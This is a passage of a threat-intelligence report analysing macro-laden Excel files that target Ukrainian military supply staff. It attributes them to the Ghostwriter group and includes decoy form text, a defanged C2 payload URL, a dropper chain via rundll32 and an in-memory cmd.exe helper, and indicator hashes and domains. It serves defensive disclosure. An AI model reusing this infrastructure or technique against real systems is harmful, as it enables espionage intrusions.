
The URL is unavailable at the time of writing, but data from VirusTotal indicates that the downloaded file is identical to the black hole image described above in the Weaponized XLS 2 section. The malware logic is also identical with Weaponized XLS 2.

Weaponized XLS 4 & 5 | Variations on a Theme

In addition to the previous findings, we discovered further related XLS files that were similarly weaponized. The files `Донесення 5 реч фонд зборів- зразок.xls` ("Report 5 items collection fund- sample.xls"; `2c06c01f9261fe80b627695a0ed746aa8f1f3744`) and `Додаток 8 реч новий.xls` ("Addition 8 items new – sample.xls"; `853da593d2a489c2bd72a284a362d7c68c3a4d4c`) were first uploaded from Ukraine in Feb 2025.

Both files contain a Macropack-obfuscated VBA macro; however, they differ in structure. Functionally, both drop a DLL to the previously noted path `%AppData%\Roaming\Microsoft\bruhdll32.dll`.

Again, the DLL is loaded with `rundll32.exe` and respective command line arguments to execute an exported function. Next, the victim sees a decoy workbook open in Excel.



Форма 8/реч
ЗАТВЕРДЖУЮ
Командир військової частини А
(військове звання, підпис, ініціали, прізвище

ДОНЕСЕННЯ

про потребу та наявність окремих предметів речового майна
військової частини **А**
за _____ 202___ року

Пояснення щодо порядку заповнення донесення

Зазначене донесення складається щомісячно, станом на 01. число в трьох примірниках. Надається до речової служби оперативного командування та до постачального об'єднаного центру забезпечення Тилу ЗСУ до 03 числа.

Гр.4 (Наявність нового на 01 минулого місяця) переноситься з **Гр.11** попереднього донесення.

Гр.5 (надійшло) вказується кількість нового майна, яке було отримано військовою частиною (у тому числі підрозділами, які діють окремо) з початку року.

Гр.6 (надійшло) вказується кількість нового майна, яке було отримано військовою частиною (у тому числі підрозділами, які діють окремо) протягом минулого місяця


Завірені копії прибуткових документів надаються разом з донесенням.

Гр.7 (видано в користування) вказується кількість нового майна, яке було видано в користування протягом місяця.

Гр.8 (інші витрати) вказується кількість нового майна, витрати якого не вказані в Гр.5 (закладено в НЗ, втрати, передано або здано за розпорядженням). Витрата пояснюється в пояснювальної записки.

Гр.9 (Здано та передано майно, що було в користуванні) вказується кількість майна, що було в користуванні, яке було здано або передано військовою частиною.

Гр.10 (Потреба) вказується річна потреба в майні. При необхідності пояснюється в пояснювальній записці.



Форма 5/реч

ЗАТВЕРДЖУЮ
Командир військової частини А
"____"_____202____р.

ДОНЕСЕННЯ
про наявність та рух матеріальних засобів фонду зборів
військової частини А за _____ місяць 202___ року

№ з/п	Матеріальні засоби	одиниці обліку	код	Наявність станом на "___"_____202__р			Надійшло			Відправлено(видано) за вказівкою органу забезпечення			Наявність станом на "___"_____202__р			У тому числі за розмірами					Примітка
				Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія					тощо	
1	*2*	*3*	*4*	*5*	*6*	*7*	*8*	*9*	*10*	*11*	*12*	*13*	*14*	*15*	*16*	*17*	*18*	*19*	*20*	*23*	*24*
1	Кашкет польовий	шт.		0			0			0			0								
2	Шапка зимова	шт.		0			0			0			0								
3	Костюм польовий літній	к-т		0			0			0			0								
4	Куртка вітровологозахисна зимова	шт.		0			0			0			0								

Page 1

Sheet: 5реч

The decoy documents prepared for a Ukrainian reader (a report template for the Ukrainian armed forces supplies)

The decoys are similar and the obfuscation technique, code structure, and the embedded URL are common to both:


```
https://pigglywigglystores[.]shop/wp-content/themes/fp-wp-j-piggly-wiggly-nc/resources/images/logo/logo.png
```

The User-Agent string in the HTTP request, however, is different, with the operating system and architectures specified as “Windows NT 10.0; Win64; x64”.

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.71
```

These variants of the malware also contain another embedded .NET DLL, internally referred to as LibCMD from the original filename `LibCMD.dll` (`4ae6b8adc980ba8a212b838f3ca6a9718d9a3757`). This is a small file, whose purpose is simply to start `cmd.exe` and connect to stdin/stdout.

The file contains a tampered PE link timestamp. It is never saved to disk; instead, it is loaded dynamically in memory as a .NET assembly and executed.



Overview of the malware stages for Weaponized XLS 4 & 5

Attribution

Analysis of techniques used by threat actors can often be helpful in establishing the origin of the attack and the malware it uses. In this case, the obfuscation techniques are quite specific across all the samples we analyzed, allowing us to establish a medium confidence link between them and a malware cluster known as PicassoLoader, a downloader toolkit.

PicassoLoader has been used in cyber attacks targeting government, military, and civilian entities in Ukraine and Poland and is exclusively associated with the Ghostwriter threat actor (*aka* UNC1151, UAC-0057, Blue Dev 4, Moonscape, TA445).

Throughout 2024, Ghostwriter has repeatedly used a combination of Excel workbooks containing Macropack-obfuscated VBA macros and dropped embedded .NET downloaders obfuscated with ConfuserEx. In our case, the Downloader malware appears to be a simplified implementation of the PicassoLoader.

Conclusion

The Ghostwriter threat actor has been consistently active in the past years and continues its attempts to compromise targets aligned with the interests of Belarus and its closest ally, Russia. It has mounted multiple attacks reported by CERT UA and other security researchers throughout 2024.

While Belarus doesn't actively participate in military campaigns in the war in Ukraine, cyber threat actors associated with it appear to have no reservation about conducting cyberespionage operations against Ukrainian targets.

The campaign described in this publication also serves as confirmation that Ghostwriter is closely tied with the interests of the Belarusian government waging an aggressive pursuit of its opposition and organizations associated with it.

We would like to express our thanks to partners in the region, including RESIDENT.NGO and others who remain unnamed, for their invaluable collaboration.

Organizations that believe they may have been targeted by threat actors involved in this campaign are invited to reach out to the SentinelLABS team via .

Indicators of Compromise

Weaponized Excel Workbooks and Decoys

SHA-1	File Name
18151b3801bd716b5a33cfc85dbdc4ba84a00314	temp.xlsx
2c06c01f9261fe80b627695a0ed746aa8f1f3744	Донесення 5 реч фонд зборів-зразок.xls
301ffdf0c7b67e01fd2119c321e7ae09b7835afc	Zrazok.xls
853da593d2a489c2bd72a284a362d7c68c3a4d4c	Додаток 8 реч новий.xls
9d110879d101bcaec7accc3001295a53dc33371f	Донесення 5 реч – зразок.xls
ebb30fd99c2e6cbae392c337df5876759e53730d	политзаключенные (по судам минска).xls

Downloaders

18bcc91ad3eed529d44926f4ae65acf44480f39d
64fca582cb69d9dc2afb1b432df58fb32ac18ca1
7261ad5d4e760aa88df94b734bc44598a090852a
9fa00a4ee4e95bc50a3919d2d3c0be2a567d8845
e5ebc7deca1ff1f0a4b1462d37ef813dad8413a6

LibCMD helper file
4ae6b8adc980ba8a212b838f3ca6a9718d9a3757

C2 Domains
americandeliriumsociety[.]shop
cookingwithbooks[.]shop
everythingandthedog[.]shop
pigglywigglystores[.]shop
sciencealert[.]shop